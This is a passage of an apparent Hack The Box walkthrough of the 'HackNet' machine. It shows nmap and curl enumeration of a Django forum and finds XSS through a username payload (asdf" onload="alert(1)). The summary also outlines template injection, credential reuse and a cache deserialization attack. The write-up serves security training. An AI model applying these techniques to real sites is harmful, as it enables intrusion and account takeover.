
HTB Machine - HackNet
Summary:
HackNet is all about exploiting a Django application. It starts with a server-side template injection in the username. While getting RCE directly is not possible, it does allow leaking internal context variables, which includes credentials that can be reused for SSH login. Once on the box, I’ll find the Django cache directory is world-writable, which enables a deserialization attack to get to another user. From there, I’ll find private keys to decrypt several GPG-encrypted database dumps, one of which contains the root password.
Enumeration:
Nmap:
┌──(ch3ng㉿localhost)-[~/machines/hacknet] └─$ sudo nmap --min-rate 1000 -p- 10.129.232.4 Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-24 03:54 ACDT Nmap scan report for 10.129.232.4 Host is up (0.14s latency). Not shown: 65533 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh 80/tcp open http Nmap done: 1 IP address (1 host up) scanned in 78.61 seconds ┌──(ch3ng㉿localhost)-[~/machines/hacknet] └─$ sudo nmap -A -p 22,80 10.129.232.4 Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-24 03:57 ACDT Nmap scan report for 10.129.232.4 Host is up (0.14s latency). PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0) | ssh-hostkey: | 256 95:62:ef:97:31:82:ff:a1:c6:08:01:8c:6a:0f:dc:1c (ECDSA) |_ 256 5f:bd:93:10:20:70:e6:09:f1:ba:6a:43:58:86:42:66 (ED25519) 80/tcp open http nginx 1.22.1 |_http-server-header: nginx/1.22.1 Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose|router Running: Linux 4.X|5.X, MikroTik RouterOS 7.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) Network Distance: 2 hops Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel TRACEROUTE (using port 80/tcp) HOP RTT ADDRESS 1 140.70 ms 10.10.14.1 2 140.47 ms 10.129.232.4 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 14.16 seconds
Only SSH and HTTP are open. The nmap scan didn’t find too much information.
┌──(ch3ng㉿localhost)-[~/machines/hacknet] └─$ curl http://10.129.232.4 -I HTTP/1.1 301 Moved Permanently Server: nginx/1.22.1 Date: Tue, 23 Dec 2025 17:35:56 GMT Content-Type: text/html Content-Length: 169 Connection: keep-alive Location: http://hacknet.htb/
The web server is also redirecting to hacknet.htb, I’ll add it to /etc/hosts.
TCP80 - HTTP:


The site is a hacker forum. Wappalyzer detected it’s a Django app.

I’ll register an account. On login, it shows my own profile.

I can submit new posts, which will appear on my profile afterwards.
I can also edit my profile, which includes an option to upload a profile picture.

I’ll upload an image for testing. Based on the response, it’s stored in /media/test.png.

Uploading anything other than PNG and JPG would fail. Since it’s a Django app, this is probably a dead end even if the upload validation can be bypassed. It’s not like PHP where I can drop web shells directly for code execution.
The username can also be changed. Interestingly it allows all sorts of special characters.

This could potentially lead to XSS if the username is reflected in a page response somewhere with insufficient escaping/input sanitization.
There’s also a contacts tab, but nothing’s shown since I don’t have any.

Similar for messages.

Search:

The search tab lists all users on the forum, top of the list is my account. I’ll checked several other users. Some are private:

While some are public:

I can add them by clicking “Request contact”. On click, it changes to “Requested”.
There’s a messaging function as well.

A success message is shown after sending.

Out of curiosity, I created a second account and tried adding each other and sending messages between them, but nothing happened. I doubt the functionality is implemented at all.
Explore:

The Explore tab lists all posts users made, including the one I’ve created earlier. The posts are mainly about various hacks and vulnerabilities, but doesn’t seem related to the site itself.
I tried commenting, but it didn’t allow me to.

I can like posts however. Clicking “likes” also shows the users who liked the post.

Hovering over the profile pic shows its username.

When hovering over mine:

My username doesn’t fully render. The raw response gives a clearer picture.

That’s XSS!
I’ll set my username as asdf" onload="alert(1). When checking the likes again:
